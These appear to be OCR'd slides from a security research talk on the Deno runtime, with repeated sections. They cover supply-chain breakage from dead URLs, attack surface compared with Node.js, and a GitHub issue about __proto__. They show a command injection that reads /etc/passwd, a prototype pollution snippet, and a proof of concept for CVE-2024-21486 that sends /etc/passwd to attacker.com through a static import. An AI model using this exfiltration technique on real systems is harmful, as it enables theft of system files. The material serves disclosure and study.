- Breaking change caused by 21 permanently broken links to `deno std`

5/Mar/2023

- **276** unavailable URLs
- **1015** affected transitive deps.




Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to `deno std`

5/Mar/2023

- **276** unavailable URLs
- **1015** affected transitive deps.
- **denopkg.com** was down




Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to `deno std`


5/Mar/2023

- **276** unavailable URLs
- **1015** affected transitive deps.
- **denopkg.com** was down
- **4 pkgs** from denopkg.com causes **10.8%** of total affected pakgs.



Takeaways

Takeaways



Security Features in Deno

Resistant to memory-based attacks

Distributed supply chain


Permissions to sensitive APIs calls

Third-party code integrity checks

6

1. **Deno, an emerging JavaScript runtime with focus on security**
   With lots of new challenges.

Takeaways



Attack Surface Evaluation

- When Deno security features affect the attack surface

Code:

```
1: const user_input = prompt("eval: ");
2: eval(user_input);
```

Run command:

```
deno run --allow-all runCmd.js
```

user_input:

```
`const process = Deno.run({ cmd: ["cat", "/etc/passwd"],
stdout: "inherit"}); process.status();`
```

Output:

```
##
nobody:
root:*:0:0:System
daemon:*:1:1:System Services:
_uucp:*:4:4:Unix to Unix Copy Protocol:
_taskgated:*:13:13:Task Gate Daemon:
_networkd:*:24:24:Network Services:
_installassistant:*:25:25:
_lp:*:26:26:Printing Services:
```


Command Injection

9

1. **Deno, an emerging JavaScript runtime with focus on security**
   With lots of new challenges.

2. **Deno has smaller attack surface**
   Many attacks are still not mitigated, or partially mitigated.

Takeaways



Escaping the Permission System

- Escaping the permission system by exploiting missing permission checks on static `import();`

CVE-2024-21486

New code:

```
import {foo} from "https://attacker.com?val=%23User%20Database..."
let _fname = new URL('', import.meta.url).pathname;
let oldContent = await Deno.readTextFile(_fname);
let passFl = await Deno.readTextFile('/etc/passwd');
let pre = 'import {foo} from "https://attacker.com?val=' +
      encodeURIComponent(passFl) + '";\n'
await Deno.writeTextFile(_fname, pre + oldContent);
```

Network permission is not granted


Run command:

```
deno run --allow-read --allow-write perm.js
```

15

1. **Deno, an emerging JavaScript runtime with focus on security**
   With lots of new challenges.
2. **Deno has smaller attack surface**
   Many attacks are still not mitigated, or partially mitigated.
3. **Deno's permission system is able to minimise supply chain risks**
   It still has weaknesses within its permissions system.

Takeaways



Impact of Unavailable URLs on the Supply Chain

- Median of unavailable links = 220
- Breaking change caused by 21 permanently broken links to deno `std`

5/Mar/2023

- **276** unavailable URLs
- **1015** affected transitive deps.
- denopkg.com was down
- **4 pkgs** from denopkg.com causes **10.8%** of total affected pakgs.

19

1. **Deno, an emerging JavaScript runtime with focus on security**
   With lots of new challenges.
2. **Deno has smaller attack surface**
   Many attacks are still not mitigated, or partially mitigated.
3. **Deno's permission system is able to minimise supply chain risks**
   It still has weaknesses within its permissions system.
4. **Implementing decentralised software supply chain for the server side is challenging**
   Domains need a uniform package distribution policy.

Graphics and icons are taken form:
https://deno.com/artwork,
https://openmoji.org

Attack Surface Evaluation

- Deno has smaller attack surface in compare to Node.js


Prototype Pollution

```
const user = {};

user.__proto__.isAdmin = true;

const newUser = {};
console.log(newUser.isAdmin); // true
```

Node.js prototype pollution example

Attack Surface Evaluation

Prototype Pollution



kitsonk opened on Mar 12, 2020

A recent blog post discusses the evils of property access using `foo[bar]` notation, where `bar` comes from somewhere else opens up an attack vector to compromise code.

The root of the "evil" though is access `__proto__`. A co-worker (**@camjackson**) pointed out to me that Node.js issue discussing it (nodejs/node#31951) and it is of course a lot harder for them and they are considering a flag.

Cam asked me what Deno's stance was. I indicated we hadn't specifically talked about it, but with our security first footing, it seems like something important we should consider. I think we are at the stage where we could just get rid of it. `__proto__` is Annex B anyways, and we technically don't have to implement any Annex B to still be compliant with ECMAScript.

Another interesting point, which maybe better overall, is that Node.js supports `--frozen-intrinsics` and I am almost wondering if we would do that by default, so that built-ins are frozen. I personally don't see a need to even flag it, because while the augmentation of builtins might have been popular in the day, it really runs afoul of good practice. I think it is a bit radical and there really isn't basis in the standard to do it (though I think you would be hard pressed to say that mutability of builtins is specified.

👍 5

ry on Mar 12, 2020 Member

Thanks for bringing this up - I didn't know about any of this.

How would we disable **proto** ?

Frozen intrinsics by default sounds good to me as long as it doesn't effect our benchmarks.